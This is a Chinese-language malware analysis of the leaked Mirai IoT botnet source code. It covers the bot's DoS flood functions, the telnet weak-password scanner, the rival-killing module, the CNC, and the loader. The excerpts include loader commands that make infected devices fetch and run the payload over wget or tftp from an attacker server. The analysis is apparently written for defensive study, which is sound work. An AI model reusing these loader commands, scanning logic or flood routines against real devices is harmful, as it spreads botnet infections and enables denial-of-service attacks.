Mirai 源码分析

0x00 引子

最近的德国断网事件让mirai恶意程序再次跃入公众的视线，相对而言，目前的IoT领域对于恶意程序还是一片蓝海，因此吸引着越来越多的人开始涉足这趟征程。而作为安全研究者我们有必要对此提高重视，本文将从另一角度，即以mirai泄露的源码为例来小窥其中的冰山一角。

0x01 概述

此次分析的mirai源码可以在GitHub上找到，主要包含loader、payload(bot)、cnc和tools四部分内容：

```
loader/src    将payload上传到受感染的设备
mirai/bot     在受感染设备上运行的恶意payload
mirai/cnc     恶意者进行控制和管理的接口
mirai/tools   提供的一些工具
```

其中，cnc部分是Go语言编写的，余下都由C语言编码完成。我们知道payload是在受害者设备上直接运行的那部分恶意代码，而loader的作用就是将其drop到这些设备上，比如宏病毒、js下载者等都属于loader的范畴。对恶意开发者来说，最关键的也就是设计好loader和payload的功能，毕竟这与恶意操作能否成功息息相关，同时它们也是和受害者直接接触的那部分代码，因此这里的分析重点将集中在这两部分代码上，剩下的cnc和tools只做个概要分析。在详细分析之前，我们先给出mirai对应的网络拓扑关系图，可以有个直观的认识：



图0 mirai网络拓扑关系

0x02 详细分析

2.1 payload分析

这部分代码的主要功能是发起DoS攻击以及扫描其它可能受感染的设备，代码在mirai/bot目录，可简单划分为如下几个模块：



图1 mirai/bot目录结构划分

我们首先看一下public模块，主要是一些常用的公共函数，供其它几个模块调用：

```
/******checksum.c******
*构造数据包原始套接字时会用到校验和的计算
*/
//计算数据包ip头中的校验和
uint16_t checksum_generic(uint16_t *, uint32_t);
//计算数据包tcp头中的校验和
uint16_t checksum_tcpudp(struct iphdr *, void *, uint16_t, int);

/******rand.c******/
//初始化随机数因子
void rand_init(void);
//生成一个随机数
uint32_t rand_next(void);
//生成特定长度的随机字符串
void rand_str(char *, int);
```

```
//生成包含数字字母的特定长度的随机字符串
void rand_alphastr(uint8_t *, int);

/******resolv.c******
*处理域名的解析，参考DNS报文格式
*/
//域名按字符'.'进行划分，并保存各段长度，构造DNS请求包时会用到
void resolv_domain_to_hostname(char *, char *);
//处理DNS响应包中的解析结果，可参照DNS数据包结构
static void resolv_skip_name(uint8_t *reader, uint8_t *buffer, int *count);
//构造DNS请求包向8.8.8.8进行域名解析，并获取响应包中的IP
struct resolv_entries *resolv_lookup(char *);
//释放用来保存域名解析结果的空间
void resolv_entries_free(struct resolv_entries *);

/******table.c******
*处理硬编码在table中的数据
*/
//初始化table中的成员
void table_init(void);
//解密table中对应id的成员
void table_unlock_val(uint8_t id);
//加密table中对应id的成员
void table_lock_val(uint8_t id);
//取出table中对应id的成员
char *table_retrieve_val(int id, int *len);
//向table中添加成员
static void add_entry(uint8_t id, char *buf, int buf_len);
//和密钥key进行异或操作，即table中数据的加密或解密
static void toggle_obf(uint8_t id);

/******util.c******/
......
//在内存中查找特定的字节序
int util_memsearch(char *buf, int buf_len, char *mem, int mem_len);
//在具体字符串中查找特定的子字符串，忽略大小写
int util_stristr(char *haystack, int haystack_len, char *str);
//获取本地ip信息
ipv4_t util_local_addr(void);
//读取描述符fd对应文件中的字符串
char *util_fdgets(char *buffer, int buffer_size, int fd);
......
```

其中，用的比较多的有rand.c中的rand_next函数，即生成一个整型随机数，以及table.c中的table_unlock_val、table_retrieve_val和table_lock_val函数组合，即获取table中的数据，程序中用到的一些信息是硬编码后保存到table中的，如果获取就要用到这个组合，其中涉及到简单的异或加密和解密，这里举个例子：

```
//保存到table中的硬编码信息
add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02\x56\x57\x4
C\x12\x22", 15);

//调用table_unlock_val解密
//初始化key，其中table_key = 0xdeadbeef;
uint8_t k1 = table_key & 0xff,         //0xef
        k2 = (table_key >> 8) & 0xff,  //0xbe
        k3 = (table_key >> 16) & 0xff, //0xad
        k4 = (table_key >> 24) & 0xff; //0xde
//循环异或
for (i = 0; i < val->val_len; i++)
{
    val->val[i] ^= k1;
    val->val[i] ^= k2;
    val->val[i] ^= k3;
    val->val[i] ^= k4;
}

/*解密后的信息：listening tun0
*这时调用table_retrieve_val就可以获取到所需信息
*最后调用table_lock_val加密，同table_unlock_val调用，利用的是两次异或后结果不变的性质
*不过考虑到异或的交换律和结合律，上述操作实际上也就相当于各字节异或一次0x22
*/
```

接着来看attack模块，此模块的作用就是解析下发的攻击命令并发动DoS攻击，attack.c中主要就是下述两个函数：

```
/******attack.c******/
//按照事先约定的格式解析下发的攻击命令，即取出攻击参数
void attack_parse(char *buf, int len);
//调用相应的DoS攻击函数
void attack_start(int duration, ATTACK_VECTOR vector, uint8_t targs_len, struct at
tack_target *targs,
    uint8_t opts_len, struct attack_option *opts)
{
    ......
    else if (pid2 == 0)
    {
        //父进程DoS持续时间到了后由子进程负责kill掉
        sleep(duration);
        kill(getppid(), 9);
        exit(0);
    }
    ......
            if (methods[i]->vector == vector)
            {
#ifdef DEBUG
                printf("[attack] Starting attack...\n");
#endif
                //C语言函数指针实现的C++多态
                methods[i]->func(targs_len, targs, opts_len, opts);
                break;
            }
        }
    ......
    }
}
```

而attack_app.c、attack_gre.c、attack_tcp.c和attack_udp.c中实现了具体的DoS攻击函数：

```
/*1)Straight up UDP flood  2)Valve Source Engine query flood
* 3)DNS water torture  4)Plain UDP flood optimized for speed
*/
void attack_udp_generic(uint8_t, struct attack_target *, uint8_t, struct attack_op
tion *);
void attack_udp_vse(uint8_t, struct attack_target *, uint8_t, struct attack_option
 *);
void attack_udp_dns(uint8_t, struct attack_target *, uint8_t, struct attack_option
 *);
void attack_udp_plain(uint8_t, struct attack_target *, uint8_t, struct attack_opti
on *);

/*1)SYN flood with options  2)ACK flood
* 3)ACK flood to bypass mitigation devices
*/
void attack_tcp_syn(uint8_t, struct attack_target *, uint8_t, struct attack_option
 *);
void attack_tcp_ack(uint8_t, struct attack_target *, uint8_t, struct attack_option
 *);
void attack_tcp_stomp(uint8_t, struct attack_target *, uint8_t, struct attack_opti
on *);

// 1)GRE IP flood  2)GRE Ethernet flood
void attack_gre_ip(uint8_t, struct attack_target *, uint8_t, struct attack_option
*);
void attack_gre_eth(uint8_t, struct attack_target *, uint8_t, struct attack_option
 *);

// HTTP layer 7 flood
void attack_app_http(uint8_t, struct attack_target *, uint8_t, struct attack_optio
n *);
```

可以看到这里设计的函数接口是统一的，因而可以定义如下函数指针，通过这种方式就可以实现和C++多态同样的功能，方便进行扩展：

```
typedef void (*ATTACK_FUNC) (uint8_t, struct attack_target *, uint8_t, struct atta
ck_option *);
```

实际上attack这个模块是可以完整剥离出来的，只需在attack_parse或attack_start函数上加一层封装就可以了，要加入其它DoS攻击函数只需符合ATTACK_FUNC的接口即可。

再来看scanner模块，其功能就是扫描其它可能受感染的设备，如果能满足telnet弱口令登录则将结果进行上报，恶意者主要借此扩张僵尸网络，scanner.c中的主要函数如下：

```
/******scanner.c******/
//将接收到的空字符替换为'A'
int recv_strip_null(int sock, void *buf, int len, int flags);
//首先生成随机ip，而后随机选择字典中的用户名密码组合进行telnet登录测试
void scanner_init(void);
//如果扫描的随机ip有回应，则建立正式连接
static void setup_connection(struct scanner_connection *conn);
//获取随机ip地址，特殊ip段除外
static ipv4_t get_random_ip(void);
//向auth_table中添加字典数据
static void add_auth_entry(char *enc_user, char *enc_pass, uint16_t weight);
//随机返回一条auth_table中的记录
static struct scanner_auth *random_auth_entry(void);
//上报成功的扫描结果
static void report_working(ipv4_t daddr, uint16_t dport, struct scanner_auth *auth
);
//对字典中的字符串进行异或解密
static char *deobf(char *str, int *len);
```

为了提高扫描效率，程序对随机生成的ip会先通过构造的原始套接字进行试探性连接，如果有回应才进行后续的telnet登录测试，而这个交互过程和后面的loader与感染节点建立telnet交互后上传恶意payload文件有重复，因此这里就不展开了，可以参考后面的分析。此外，弱口令字典同样采用了硬编码的方式，解密也是采用的异或操作，这和前面table.c中的情形是相似的，也不赘述了。

最后我们来看下kill模块，此模块主要有两个作用，其一是关闭特定的端口并占用，另一是删除特定文件并kill对应进程，简单来说就是排除异己。我们看下其中kill掉22端口的代码：

```
/******kill.c******/
    ......
    //查找特定端口对应的的进程并将其kill掉
    if (killer_kill_by_port(htons(22)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/22 (SSH)\n");
#endif
    }
    //通过bind进行端口占用
    tmp_bind_addr.sin_port = htons(22);
    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockad
dr_in));
        listen(tmp_bind_fd, 1);
    }
    ......
```

另外两处kill掉23端口和80端口的代码与此类似，在killer_kill_by_port函数中实现了通过端口来查找进程的功

能，其中：

```
/proc/net/tcp      记录了所有tcp连接的情况
/proc/pid/exe      包含了正在进程中运行的程序链接
/proc/pid/fd       包含了进程打开的每一个文件的链接
/proc/pid/status   包含了进程的状态信息
```

此外，程序将通过readdir函数遍历/proc下的进程文件夹来查找特定文件，而readlink函数可以获取进程所对应程序的真实路径，这里会查找与之同类的恶意程序anime，如果找到就删除文件并kill掉进程：

```
// If path contains ".anime" kill.
if (util_stristr(realpath, rp_len - 1, table_retrieve_val(TABLE_KILLER_ANIME, NULL
)) != -1)
{
    unlink(realpath);
    kill(pid, 9);
}
```

同时，如果/proc/$pid/exe文件匹配了下述字段，对应进程也要被kill掉：

```
REPORT %s:%s
HTTPFLOOD
LOLNOGTFO
\x58\x4D\x4E\x4E\x43\x50\x46\x22
zollard
```

2.2 loader分析

这部分代码的功能就是向感染设备上传（wget、tftp、echo方式）对应架构的payload文件，loader/src的目录结构如下：

```
headers/        头文件目录
binary.c        将bins目录下的文件读取到内存中，以echo方式上传payload文件时用到
connection.c    判断loader和感染设备telnet交互过程中的状态信息
main.c          loader主函数
server.c        向感染设备发起telnet交互，上传payload文件
telnet_info.c   解析约定格式的telnet信息
util.c          一些常用的公共函数
```

从功能逻辑上看，还需要mirai/tools/scanListen.go的配合来监听上报的telnet信息，因为main函数中只能从stdin读取对应信息：

```
// Read from stdin
while (TRUE)
{
    char strbuf[1024];
    if (fgets(strbuf, sizeof (strbuf), stdin) == NULL)
        break;
    ......
    memset(&info, 0, sizeof(struct telnet_info));
    //解析telnet信息
    if (telnet_info_parse(strbuf, &info) == NULL)
```

接下来我们对这块内容进行详细的分析，同样先看下那些公共函数，也就是util.c文件，如下：

```
/******util.c******/
//输出地址addr处开始的len个字节的内存数据
void hexDump (char *desc, void *addr, int len);
//bind可用地址并设置socket为非阻塞模式
int util_socket_and_bind(struct server *srv);
//查找字节序列中是否存在特定的子字节序列
int util_memsearch(char *buf, int buf_len, char *mem, int mem_len);
//发送socket数据包
BOOL util_sockprintf(int fd, const char *fmt, ...);
//去掉字符串首尾的空格字符
char *util_trim(char *str);
```

其中用的最经常的是util_sockprintf函数，简单理解就是send发包，但每次的参数个数是可变的。

继续，虽然loader的主要功能在server.c中，但分析它之前我们需要看下余下的3个c文件，因为很多调用的功能是在其中实现的，首先是binary.c文件中的函数：

```
/******binary.c******/
//bin_list初始化，读取所有bins/dlr.*文件
BOOL binary_init(void)
{
    ......
    //匹配所有bins/dlr.*文件，结果存放pglob
    if (glob("bins/dlr.*", GLOB_ERR, NULL, &pglob) != 0)
    ......
}
//按照不同体系架构获取相应的二进制文件
struct binary *binary_get_by_arch(char *arch);
//将指定的二进制文件读取到内存中
static BOOL load(struct binary *bin, char *fname);
```

即将编译好的不同体系架构的二进制文件读取到内存中，当loader和感染设备建立telnet连接后，如果不得不通过echo命令来上传payload，那么这些数据就会用到了。

接着来看telnet_info.c文件中的函数，如下：

```
/******telnet_info.c******/
//初始化telnet_info结构的变量
struct telnet_info *telnet_info_new(char *user, char *pass, char *arch,
    ipv4_t addr, port_t port, struct telnet_info *info);
//解析节点的telnet信息，提取相关参数
struct telnet_info *telnet_info_parse(char *str, struct telnet_info *out);
```

即解析telnet信息格式并存到telnet_info结构体中，通过获取这些信息就可以和受害者设备建立telnet连接了。

然后是connection.c文件中的函数，主要用来判断telnet交互中的状态信息，如下，只列出部分：

```
/******connection.c******/
//判断telnet连接是否顺利建立，若成功则发送回包
int connection_consume_iacs(struct connection *conn);
//判断是否收到login提示信息
int connection_consume_login_prompt(struct connection *conn);
//判断是否收到password提示信息
int connection_consume_password_prompt(struct connection *conn);
//根据ps命令返回结果kill掉某些特殊进程
int connection_consume_psoutput(struct connection *conn);
//判断系统的体系架构，即解析ELF文件头
int connection_consume_arch(struct connection *conn);
//判断采用哪种方式上传payload（wget、tftp、echo）
int connection_consume_upload_methods(struct connection *conn);
//判断drop的payload是否成功运行
int connection_verify_payload(struct connection *conn);

//对应的telnet连接状态为枚举类型
enum {
    TELNET_CLOSED,          // 0
    TELNET_CONNECTING,      // 1
    TELNET_READ_IACS,       // 2
    TELNET_USER_PROMPT,     // 3
    TELNET_PASS_PROMPT,     // 4
    ......
    TELNET_RUN_BINARY,      // 18
    TELNET_CLEANUP          // 19
} state_telnet;
```

这里要提一下程序在发包时用到的一个技巧，比如下面的代码：

```
util_sockprintf(conn->fd, "/bin/busybox wget; /bin/busybox tftp; " TOKEN_QUERY "\r
\n");

//用在其它命令后作为一种标记，可判断之前的命令是否执行
#define TOKEN_QUERY     "/bin/busybox ECCHI"
//如果回包中有如下提示，则之前的命令执行了
#define TOKEN_RESPONSE  "ECCHI: applet not found"
```

好了，至此我们已经知道如何将不同架构的二进制文件读到内存中、如何获取待感染设备的telnet信息以及如何判断telnet交互过程中的状态信息，那么下面就可以开始server.c文件的分析了，这里列出几个主要函数：

```
/******server.c******/
//判断能否处理新的感染节点
void server_queue_telnet(struct server *srv, struct telnet_info *info);
//处理新的感染节点
void server_telnet_probe(struct server *srv, struct telnet_info *info);
//事件处理线程
static void *worker(void *arg)
{
    struct server_worker *wrker = (struct server_worker *)arg;
    struct epoll_event events[128];
    bind_core(wrker->thread_id);

    while (TRUE)
    {
        //等待事件的产生
        int i, n = epoll_wait(wrker->efd, events, 127, -1);
        if (n == -1)
            perror("epoll_wait");
        for (i = 0; i < n; i++)
            handle_event(wrker, &events[i]);
    }
}
//事件处理
static void handle_event(struct server_worker *wrker, struct epoll_event *ev);
```

由于loader可能需要处理很多的感染节点信息，因而设计成了多线程方式。对于每一个建立的telnet连接将采用epoll机制来做事件触发，相比select机制会更有优势，所以当loader通过获取的telnet信息连接感染设备后就开始等待相应事件，这其实是通过编写代码来模拟一个简单的渗透过程，即先发送请求包而后根据返回包判断并确定后续的操作，主要包括以下几步，对应的代码在handle_event函数中：

1）通过待感染节点的telnet用户名和密码成功登录；

2）执行/bin/busybox ps，根据返回结果kill掉某些特殊进程；

3）执行/bin/busybox cat /proc/mounts，根据返回结果切换到可写目录；

4）执行/bin/busybox cat /bin/echo，通过返回结果解析/bin/echo这个ELF文件的头部来判断体系架构，即其中的e_machine字段;

5）选择一种方式上传对应的payload文件，当然首先需要进行判断：

```
//发请求包
util_sockprintf(conn->fd, "/bin/busybox wget; /bin/busybox tftp; " TOKEN_QUERY "\r
\n");

//在返回包中进行判断
if (util_memsearch(conn->rdbuf, offset, "wget: applet not found", 22) == -1)
        conn->info.upload_method = UPLOAD_WGET;
    else if (util_memsearch(conn->rdbuf, offset, "tftp: applet not found", 22) ==
-1)
        conn->info.upload_method = UPLOAD_TFTP;
    else
        conn->info.upload_method = UPLOAD_ECHO;
```

loader同时支持wget、tftp、echo的方式来上传payload，其中wget和tftp服务器的相关信息在创建server时需要给出：

```
struct server *server_create(uint8_t threads, uint8_t addr_len, ipv4_t *addrs, uin
t32_t max_open,
    char *wghip, port_t wghp, char *thip); //wget服务器的ip和port，tftp服务器的ip
```

```
case UPLOAD_ECHO:
    conn->state_telnet = TELNET_UPLOAD_ECHO;
    conn->timeout = 30;
    util_sockprintf(conn->fd, "/bin/busybox cp "FN_BINARY " " FN_DROPPER "; > " FN_DROPPER ";

    printf("echo\n");

    break;
case UPLOAD_WGET:
    conn->state_telnet = TELNET_UPLOAD_WGET;
    conn->timeout = 120;
    util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s -O - > "FN_BINARY ";
                    wrker->srv->wget_host_ip, wrker->srv->wget_host_port, "mirai", conn->info.

    printf("wget\n");

    break;
case UPLOAD_TFTP:
    conn->state_telnet = TELNET_UPLOAD_TFTP;
    conn->timeout = 120;
    util_sockprintf(conn->fd, "/bin/busybox tftp -g -l %s -r %s.%s %s; /bin/busybox chmod 777
                    FN_BINARY, "mirai", conn->info.arch, wrker->srv->tftp_host_ip);

    printf("tftp\n");
```

图2 判断以哪种方式上传payload

6）执行payload并清理。

通过上述这几个简单的步骤，loader就能成功实现对受害者节点的感染了。

2.3 cnc与tools简单分析

cnc目录主要提供用户管理的接口、处理攻击请求并下发攻击命令：

```
admin.go       处理管理员登录、创建新用户以及初始化攻击
api.go         向感染的bot节点发送命令
attack.go      处理用户的攻击请求
clientList.go  管理感染的bot节点
database.go    数据库管理，包括用户登录验证、新建用户、处理白名单、验证用户的攻击请求
main.go        程序入口，开启23端口和101端口的监听
```

而tools目录主要提供了一些工具，相应的功能如下：

```
enc.c          对数据进行异或加密处理
nogdb.c        通过修改elf文件头实现反gdb调试
scanListen.go  监听payload（bot）扫描后上报的telnet信息，并将结果交由loader处理
single_load.c  另一个loader实现
wget.c         实现了wget文件下载
```

0x03 后记

总体来看mirai源码并不难理解，其代码量不大而且编码风格比较清晰，花点时间是能读下来的。当然，有些地方逻辑上存在瑕疵，例如：

```
//***loader/src/util.c*** 查找字节序列中是否存在特定的子字节序列
//逻辑不对，util_memsearch("aabc", 4, "abc", 3)就不满足
int util_memsearch(char *buf, int buf_len, char *mem, int mem_len);
```

但作为IoT下的恶意程序源码还是很值得参考的，特别是随着最近新变种的出现。可想而知变种会加入更多的反调试手段来阻碍分析，而且交互的数据包会更多的采用加密处理，这点还是很容易的，比如在原先异或的基础上加个查表操作，同时对于不同漏洞的利用也会更加的模块化。正因如此，研究其最初的源码变的很有必要，知己知彼方能百战不殆。

0x04 参考

https://github.com/jgamblin/Mirai-Source-Code
https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html
https://medium.com/@cjbarker/mirai-ddos-source-code-review-57269c4a68f#.3w191m1y0